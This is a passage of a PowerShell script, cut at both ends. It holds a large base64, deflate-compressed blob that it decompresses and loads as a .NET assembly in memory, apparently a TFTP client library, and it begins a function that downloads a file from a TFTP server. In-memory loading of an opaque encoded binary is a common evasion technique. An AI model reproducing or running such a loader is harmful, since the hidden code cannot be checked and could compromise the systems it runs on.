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  
'@  
   
 $DeflatedStream = New-Object IO.Compression.DeflateStream(\[IO.MemoryStream\]\[Convert\]::FromBase64String($EncodedCompressedFile),\[IO.Compression.CompressionMode\]::Decompress)  
 $UncompressedFileBytes = New-Object Byte\[\](37888)  
 $DeflatedStream.Read($UncompressedFileBytes, 0, 37888) | Out-Null  
 \[Reflection.Assembly\]::Load($UncompressedFileBytes) | Out-Null  
}  
   
\# Download file with TFTP  
function Download-TFTP {

 Param(  
 \[String\]$tftpserver,  
 \[String\]$tftpfile,  
 \[String\]$tftpoutput  
 )  
   
 # $global:TransferFinishedEvent = New-object System.Threading.AutoResetEvent($False)

 $pwd = Get-Location  
 $tftpoutputfull = "$pwd\\$tftpoutput"  
 Write-Host "&gt;&gt; Launch TFTP download"  
   
 $client = New-Object Tftp.Net.TftpClient($tftpserver)  
 $transfer = $client.Download($tftpfile)  
 $transfer.TransferMode = "octet"   
   
 # $transfer.OnFinished += ????

